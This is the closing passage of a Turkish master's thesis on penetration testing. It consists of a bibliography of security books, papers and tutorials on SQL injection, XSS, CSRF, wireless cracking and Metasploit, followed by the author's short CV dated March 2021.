Demirol D. Daş Resul, Baykara M. (2013), *SQL Enjeksiyon Saldırı Uygulaması ve Güvenlik Önerileri 1st International Symposium on Digital Forensics and Security (ISDFS'13).* Elazığ, Turkey.

Dombili. (2017). *Yazılım mühendisliğinde payload nedir, ne ifade eder*. Erişim Adresi: *https://www.anasayfa.com/forum/yazilim-muhendisliginde-payload-nedir-ne-ifade-eder/* Erişim Tarihi: 25 Ekim 2019.

Erbaş, R. (2016). *Sslstrip-SSL Oturumunda Araya Girme.* Erişim Adresi: https://ridvanerbas.wordpress.com/2018/05/09/sslstrip-ssl-oturumunda-araya-girme/ Erişim Tarihi: 22 Kasım 2020.

Fairclot J. (2005). *Penetration Tester's Open Source Toolkit*. Third Edition,New Jersey.

Faircloth,J.(2011). *Penetration Tester's Open Source Toolkit. Neil F.(Ed.), Reconnaissance*. Waltham , PA:Elsevier.

Feke K. (2017). *XXE (XML External Entity) Injection Zafiyeti*. Erişim Adresi: http://kasimfeke.com/xxe-xml-external-entity-injection-zafiyeti/ Erişim Tarihi:26 Kasım 2020.

G. Canbek, Ş. Sağıroğlu. (2007). *Bilgisayar sistemlerine yapılan saldırılar ve türleri:bir inceleme.* Erişim Adresi : https://dergipark.org.tr/tr/download/article-file/252301. Erişim Tarihi: 17 Ocak 2020.

Gais Cyber Security. (2019). *Cross-Site Request Forgery (CSRF) Zafiyeti*. Erişim Adresi: https://gaissecurity.com/bilgi/cross-site-request-forgery-csrf-zafiyeti/ Erişim Tarihi: 26 Kasım 2020

Göksel B. (2020). *Web Uygulaması Güvenliği-File Upload*. Erişim adresi: https://www.berkgoksel.com/2016/09/web-uygulamas-guvenligi-file-upload_82.html Erişim tarihi: 27 Kasım 2020.

Graham Curtis. (1994*). Business Information Systems*, Addison-Wesley Publishing Company, Second Edition, s. 45.

Gregory T. Buehrer, Bruce W. Weide, and Paolo A. G. Sivilotti. (2005*). Using Parse Tree Validation to Prevent SQL Injection Attacks*. Computer Science and Engineering, The Ohio State University.

Gutierrez,G. N. Ansari J.A. (2018). *Web Penetration Testing with Kali Linux*. Third Edition, Birmingham.

H.Singh. (2017). *Kali Linux Wireless Pentesting And Security*, rootsh3ll.com.

Karagöl E. (2018). *Iodine Aracı Ile DNS Tünelleme*. Erişim adres: https://www.siberportal.org/red-team/network-penetration-tests/iodine-araci-ile-dns-tunelleme/ Erişim Tarihi: 23.11.2020.

Karakul Y. (2016). *Kali Airodump-Ng, Aireplay-Ng Ve Aircrack-Ng Araçları Ile WPA / WPA2-PSK Şifrelemeli Kablosuz Ağlarda Ağ Parolasının Elde Edilmesi*. Erişim adresi: https://www.siberportal.org/red-team/wireless-penetration-tests/cracking-wpa-wpa2-psk-passwords-by-using-kali-airodump-ng-aireplay-ng-aircrack-ng-tools-and-a-dictionary-on-wireless-networks/ Erişim tarihi: 22 Kasım 2020.

Kim P. (2018). The Hacker Play Book 3 Practical Guide to Penetration Testing,Secure Planet LLC. US.

M. Howard, J. Pincus, and J.M. Wing. (2015). *Measuring Relative Attack Surfaces*. Engineering Secure Software and Systems, First International Symposium ESSoS 2009, Leuven, Belgium.

Mitnick K. D.,Simon L.W.(2005). *Aldatma Sanatı.* Ankara: ODTÜ Geliştirme Vakfı Yayıncılık.

PasswordCracking.(t.y.). (2018). Erişim adresi: https://www.computersecuritystudent.com/SECURITY_TOOLS/PASSWORD_CRACKING/lesson2/index.html Erişim Tarihi: 19.10.2020.

Polat, Ç. (2016). *Sızma Testleri ve Kurumsal Ağlar için Güvenlik Çözümleri*, 9 Eylül Üniversitesi , Fen Bilimleri Enstitüsü, İzmir

Pratyusa M. Jeannette M.W. (2004). *Measuring a System's Attack Surface*. School of Computer Science Carnegie Mellon University Pittsburgh, PA 15213

Pratyusa,K.M., Kymie,M. C., Roy A.M., Jeannette M.W. (2007). *An Approach to Measuring A System's Attack Surface*, School of Computer Science Carnegie Mellon University Pittsburgh, PA 15213

Richardson R. (2008). *CSI/FBI Computer Crime & Security Survey*. CSI.

Rouse M. (2019). *Hacker*. Erişim Adresi: *https://searchsecurity.techtarget.com/definition/hacker* Erişim Tarihi: 21 Ekim 2019.

Rouse M. (2019). *Vulnerability*. Erişim Adresi: *https://whatis.techtarget.com/definition/vulnerability* Erişim Tarihi: 22 Ekim 2019.

Sarıhan.,R.İ.(1998). *Rekabette Başarının Yolu-Teknoloji Yönetimi.* İstanbul: Desnet Yayıncılık.

Shevtekar, A., Anantharam, K., & Ansari, N. (2005*). Low rate TCP Denial-of- Service attack detection at edge routers*. New Jersey. s.363–365.

Symantec. (2009). Global Internet Security Threat Report 2008, vol.XIV. *Symantec Corporation*.

Şahinaslan, Ö., Razbonyalı, R., Şahinaslan, E. (2019). *Ağ Güvenliği Yaşam Döngüsü.* Erişim Adresi: . http://ab.org.tr/ab12/bildiri/68.pdf. Erişim Tarihi: 14.10.2019.

Şimşek H. (2018). *Metasploit ile Bir Sızma Uygulaması.* Erişim adresi: http://www.includekarabuk.com/kategoriler/cesitliSizmaTeknikleri/Metasploit-ile-Bir-Sizma-Uygulamasi-ms08-067.php Erişim tarihi: 29 Kasım 2020.

Şimşek H.(2016). *Reflected XSS (Low Level).* Erişim Adresi: http://www.includekarabuk.com/kategoriler/DVWAUygulamasi/Ders-19---Reflected-XSS-Low-Level.php Erişim Tarihi: 23 Aralık 2020

Tekin, M., Güleş K.H.,Burgess T.(2000). *Değişen Dünyada Teknoloji Yönetimi,* Damla Ofset, Konya,s.83

Tipton H. F., Krause M. (2007). *Information Security Management Handbook.Auerbach Publicaions.*

Ufuktepe E., Tuğlular T.. (2014). *JavaScript Kütüphanelerinin Güvenilir Olmayan Verilere Karşı Hazır Olma Durumlarının Bayesian Ağları ile Ölçülmesi*. *7th International Conference on Information Security and Cryptology*. İstanbul,Türkiye.

Vijay Gurbaxani. (2000).*The Production On Information Services:A Firm Level Analysi. Information Systems Research* ,Volume:11, Issue:2, 159-176.

Vural, Y., Sağıroğlu Ş. (2008). *Kurumsal Bilgi Güvenliği ve Standartları Üzerine Bir İnceleme*. Gazi Üniv. Müh. Mim. Fak. Der, Cilt 23, No 2, 507-522.

Wilhelm T. (2013). *Professional penetration testing*. Elsevier,Waltham,US.

William G.J. H.,Viegas J., Orso A. (2006). *A Classification of SQL Injection Attacks and Countermeasures*. College of Computing, Georgia Institute of Technology.

YİĞİT,T.(2014). *Sızma Testleri İçin Bir Model Ağ Üzerinde Siber Saldırı Senaryolarının Değerlendirilmesi*. Süleyman Demirel Üniversitesi Fen Bilimleri Enstitüsü Dergisi, vol.14, no.1, 14-21.

ÖZGEÇMİŞ

KİŞİSEL BİLGİLER

Adı Soyadı : Tevfik Onur ESER

EĞİTİM DURUMU

Lisans Öğrenimi : *2010, Doğu Akdeniz Üniversitesi, Mühendislik Fakültesi Bilgisayar Mühendisliği*

Bildiği Yabancı Diller : *İngilizce*

İŞ DENEYİMİ

Stajlar *: 2009, Yazılım Mühendisi, 2007*

Projeler *: 2013,Şirket Müdürü, Enerji Ölçüm ve Paylaşımı, Çevre ve Ş.BK.*

:2020,Yazılım Mühendisi,RRS(Uzaktan Okuma Sistemleri)

Selçuk Üniversitesi Teknokent.

Çalıştığı Kurumlar : *2010-, Şirket Müdürü, ,Karansu Enerji,2009*

Tarih: 19 Mart 2021